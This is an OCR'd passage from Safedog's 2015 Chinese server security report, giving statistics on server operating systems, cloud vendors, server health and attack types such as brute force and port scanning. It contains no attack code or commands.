安全狗

2015年中国互联网
服务器安全报告

厦门服云信息科技有限公司
www.safedog.cn

摘 要

安全狗发布《2015 年中国互联网服务器安全报告》，报告针对 2015 年中国互联网服务器安全情况进行了如下统计和分析:

- 截止 2015 年 12 月 31 日，安全狗累计保护 2,185,904 台互联网服务器，其中云服务器（包括虚拟化服务器）占比超过 50%，相比 2014 年上升 12%；整体范围内服务器安全健康形势并未出现好转，不健康服务器占比虽然下降，但亚健康服务器比例明显上升，主要原因仍在于用户不重视应用环境安全配置。
- 互联网服务器仍然是黑客攻击的主要目标，整体攻击趋势有增无减，其中网站应用攻击占比 46.6%，网络层面攻击占比 28.9%，主机系统攻击占比 18.6%，针对云环境的攻击占比 5.9%。
- 2015 年安全狗共拦截各类网站漏洞攻击近 32.4 亿次，同比增长约 440.0%（2014 年为 6.0 亿次）；安全狗“啸天引擎”累计在 153,502 台服务器捕获超过 195 万款网页后门 Webshell，同比 2014 年增长 59.8%。
- 2015 年为中国云计算高速发展的元年，云计算虚拟化安全问题频发，其中毒液漏洞（CVE－2015－3456）肆虐全球，Kvm，Xen，Vmware 等平台不断曝出高危漏洞，影响国内外各大云计算厂商。
- 2015 年安全狗累计拦截到的攻击 IP 有 5,344,508 个，攻击 IP 分布于全球各地且活跃时间较长，攻击手段丰富。
- 2015 年被攻击的服务器仍然分布于互联网比较发达的地区，与 2014 年相比差别并不大。而根据被攻击目标服务器及网站所处的行业属性进行统计分析，可以看出互联网金融、电商及游戏类攻击占比明显上升。

目录

【安全狗威胁情报中心是 2015 年安全狗安全团队在研究国内外威胁情报体系基础上而成立的威胁情报中心。成立威胁情报中心的目的在于能够对安全狗捕获到的海量攻击数据进行更细致的分析和筛选，形成更有价值的安全数据来支撑安全狗整个防御体系，同时能够把这些数据分享给业内合作伙伴。本报告是安全狗威胁情报中心 2016 年输出的第一份报告，未来还会继续输出更多更有价值的报告，也希望能够跟业内合作伙伴更好的合作及交流。】


一、 互联网服务器生态数据

2015 年是中国云计算快速发展的一年， 截至 12 月 31 日，安全狗累计保护 2,185,904 台互联网服务器；云化和虚拟化服务器的比例较 2014 年进一步提升；互联网服务器主要还是分布在沿海网络较为发达地区。

1、服务器操作系统分布


（1）Windows 服务器操作系统情况：Windows2003 比例明显下降

在 7 月份微软停止更新 2003 系统补丁后，Windows2003 操作系统的比例出现较大幅度下降，windows2008 操作系统的比例持续上升。



（2）Linux 服务器操作系统情况


在 Linux 服务器操作系统中，debian 系统的比例出现增长，主流的 Linux 服务器操作系统仍然为 Centos、Ubuntu 和 RedHat。



2、物理服务器与虚拟化服务器（云主机、VPS）的数据对比


虚拟化服务器（云主机、VPS）的数量和占比，较 2014 年进一步提升：

- 云主机、VPS 虚拟化服务器，比例从 2014 年的 41%上升到 52%；
- 主流的虚拟化技术依然是 Xen、Kvm、Vmware 和微软的 Hyper-V



3、服务器的地理位置分布

据安全狗统计，互联网服务器主要分布在沿海网络较为发达的地区，其中北京、香港和广东是数量最多的区域，北京 5.4%；香港 5.3%；广东 4.3%。其他分别为浙江 3.5 %；河南 2.3%；江苏 2.3%；上海 2.2%；四川 1.6 %；山东 1.5%；福建 1.3%。



4、国内外主要云计算厂商汇总

2015 年国内云计算行业实现了快速发展，各大云计算厂商不断升级自身的产品和服务，同时也都开始建立各自的云生态；我们汇总了各大公有云厂商的产品解决方案以及云生态相关的信息（目前安全狗跟这些云计算厂商都建立了合作伙伴关系），如下表（以下排名不分先后）：

国内外巨头	描述
阿里云	国内云计算领域的领军企业，面向个人开发者、互联网用户、中小企业、金融、政府、证券等多种行业解决方案的云计算平台。拥有 40 多个自主研发的云服务产品，同时云应用市场上线的应用数量在 1 万个左右。2015 年三大策略 :1 是国际化，通过在香港、美国、新加坡等级建立数据中心，向全球提供服务；2 是通过百川计划、云合计划扶持合作伙伴和应用开发者，发展公有云生态体系；3 是面向政府及中大型企业市场的云计算推广。
腾讯云	腾讯云提供大约 35 种产品及服务，除了基础的 IAAS、PAAS 层服务外，还涵盖移动、视频、安全、监控等多种服务。2015 年是腾讯云发展迅猛的一年，依靠游戏以及微信开放平台等吸引了大量个人用户和中小企业开发者，技术底蕴源于游戏、社交、视频等互联网领域。下半年推出了 100 亿元扶持计划，对外宣布将 80%-90%的收入分给合作伙伴；近期又联合多家安全厂商共建云安全服务联盟。
UCloud	UCloud 是国内领先的云计算领域创业公司，提供的云服务产品已经超过 15 种。2015 年除了继续在游戏领域的拓展外，在行业解决方案上也不断加强，先后推出了面向 O2O、电商、互联网金融、视频、移动社交等领域的解决方案。在合作伙伴生态建设上，推出了“U 市场”并上线近百个优秀应用。
青云 QingCloud	青云 QingCloud 作为一家以技术见长的云计算公司，在国内云计算市场建立起了自己的技术影响力；目前青云提供的云服务产品接近 20 种，IAAS 层服务齐全。2015 年青云在面向中大型企业的云计算项目中取得了成效，招商银行、中国银行以及泰康人寿这三个金融领域的客户都在 Devops 领域采用了青云的产品和解决方案。同时青云也建立了自己的云应用市场，大力发展软件合作伙伴，云服务产品生态开始建立。
金山云	金山云植根于游戏领域，经过小米的投资与战略合作，使得金山云有了更多的底蕴。2015 年近 1000 家游戏厂商加入金山云合作伙伴计划，推出了 800 多款游戏产品，同时在视频云服务方面也取得了突破，未来将面向医疗云、政务云以及大数据服务云等行业领域提供服务。金山云提供 17 种左右的云服务产品，其中云存储、游戏云在用户量和市场影响力上都非常值得称道。预计 2016 年金山云也将启动云计算应用生态建设。
华为企业云	华为云在 2015 年 7 月 30 日正式对外发布华为企业云战略，将在五年内投入十亿美金，实施“沃土”计划扶持应用开发者和合作伙伴等。华为云的目标客户侧重于企业市场，传统的中大型企业是华为云最期望占领，也是最擅长的地方。相比于其他公有云厂商，华为拥有庞大的销售团队和技术服务团队，通过线上与线下的结合，在 IT 领域进行市场拓展，是华为未来 3-5 年重要的发展战略之一。目前华为云也已经上线云应用市场，开始发展云计算合作伙伴。
亚马逊 AWS	亚马逊 AWS 是国际云计算巨头之一，独占全球 50%以上的市场份额，是全球公有云计算领域的领导者。2015 年，亚马逊 AWS 在中国也获得了不少典型的用户；通过不断的技术宣传和市场宣传，让越来越多的中国用户了解到 AWS 在云计算技术和产品方面的领先优势。同时 AWS 也在国内大力发展合作伙伴计划（APN），目前已经有超过 20 家的中国企业成为 AWS 国内合作伙伴（安全狗也是其中一家）。
微软 Azure	微软 Azure 是另一个国际云计算巨头，通过与世纪互联的合作在国内落地，由

	世纪互联提供数据中心和运营，微软提供技术和服务。微软 Azure 拥有强大的技术储备力量和丰富的企业业务经验，这非常好地帮助微软 Azure 在商业领域中的传统行业和大型政企业务的推进。

（部分内容引自东方云洞察 张晓东）


二、互联网服务器健康状况分析

1、服务器安全健康状况评估

安全狗对互联网服务器的健康状况评估评估主要是从服务器系统环境和应用环境所存在的漏洞风险、配置缺陷、权限缺陷等多个维度进行全方位评估。这些风险和缺陷是黑客最容易利用和攻击的目标。

从 2015 年数据统计来看，整体范围内服务器安全健康形势并未出现好转，呈现以下两个趋势：

- 不健康的服务器为 501,959 台，占比 23%；相比 2014 年比例下降 19%，安全狗软件的系统优化提示，帮助不少用户对系统漏洞补丁、系统权限问题及网络端口安全策略保护问题进行了积极主动修复；
- 亚健康的服务器比例继续上升，占比 54.2%；相比 2014 年比例上升 15.6%；主要原因仍在于用户不重视应用环境安全配置。（包括网站应用补丁不及时更新、第三方组件升级不及时等）。




2、服务器安全健康状况各维度分析

根据以下几个维度对服务器健康状况进行统计分析后发现，最常见的问题如下所示，这些问题导致了亚健康和不健康服务器的高占比。

（1）系统环境安全配置

在系统环境安全配置这个维度里，最容易出现的问题如下：

- 系统权限配置不当（目录权限、账号权限），占比 35.4%；
- 高危漏洞补丁未修复，占比 22.3%；
- 网络端口未做安全策略（敏感端口暴露在互联网上），占比 18.2%；
- 系统未开启足够的安全防护措施，占比 15.5%；
- 系统存在弱密码，占比 6.7%；
- 其他，占比 1.9%。




（2）应用环境安全配置：

在应用环境安全配置这个维度里，最容易出现的问题如下：

- 第三方网站应用高危漏洞，占比 25.9%；
- WEB 容器存在风险配置，占比 19.4%；
- 第三方通用组件高危漏洞，占比 15.6%；
- 数据库进程权限配置不当（采用 SYSTEM/ROOT 权限运行），占比 12.3%；

- 数据库等应用使用弱密码，占比 9.9%；
- 数据库存在风险配置（包含 MongoDb、Redis 等类型数据库），占比 6.5%；
- FTP 服务端存在提权风险配置，占比 5.8%；
- 其他 ，占比 4.6%。




三、攻击类型分析


2015 年互联网服务器仍然是黑客攻击的主要目标，整体攻击趋势有增无减，依然有大批的服务器被黑客攻陷。

根据攻击面我们将攻击类型分为四大类：

- 网络层面攻击(占比 28.9%)；
- 网站应用攻击（占比 46.6%）；
- 主机系统攻击（占比 18.6%）；
- 针对云环境的攻击（占比 5.9%）；




结合网络攻击链的分析方法以及黑客攻击目标的手段，我们将攻击过程分成以下 4 个阶段：



1、网络层面攻击

我们将网络层面攻击总结为三大类：恶意扫描、暴力破解（远程登录、FTP 和数据库暴力破解）、网络漏洞探测。这三大类攻击是“侦查扫描阶段”的主要攻击方法。




（1）暴力破解攻击：


暴力破解攻击在网络层面攻击类型中占比最大，从全网攻击数据来看，是黑客发现弱点目标的最主要手段。通过实际攻击场景分析发现，一旦暴力破解成功后，黑客一般会做以下几个事情（一天内）：

- 安装恶意软件（此类攻击最多，安装的恶意软件多数具有扫描功能）；
- 创建非法帐户；
- 安装虚拟化软件（试图将目标机器变成虚拟机进行再利用或出售）；

在暴力破解攻击中，远程登陆暴力破解占比 53.2% ，数据库暴力破解占比 26.5% ，FTP 暴力破解占比 20.3%。



通过全年的时间线分析，发现每个月的暴力破解攻击平均次数都在 5000 万次以上，全年攻击不分时间段，属于长期大规模的攻击类型；安全狗全年累积拦截近 8 亿次的暴力破解攻击。




（2）恶意扫描攻击：

恶意扫描攻击在“侦查扫描阶段”主要用来发现目标开放的服务端口，通过安全狗云端数据分析发现黑客喜欢探测的端口包括：

80　8080　21　443　3389　1443　3306　22　1521　135

（3）网络漏洞探测攻击：

在网络漏洞探测攻击中，针对 Windows 系统的漏洞探测远超过针对 Linux 系统，各占比 62%和 38%。



2、网站应用攻击

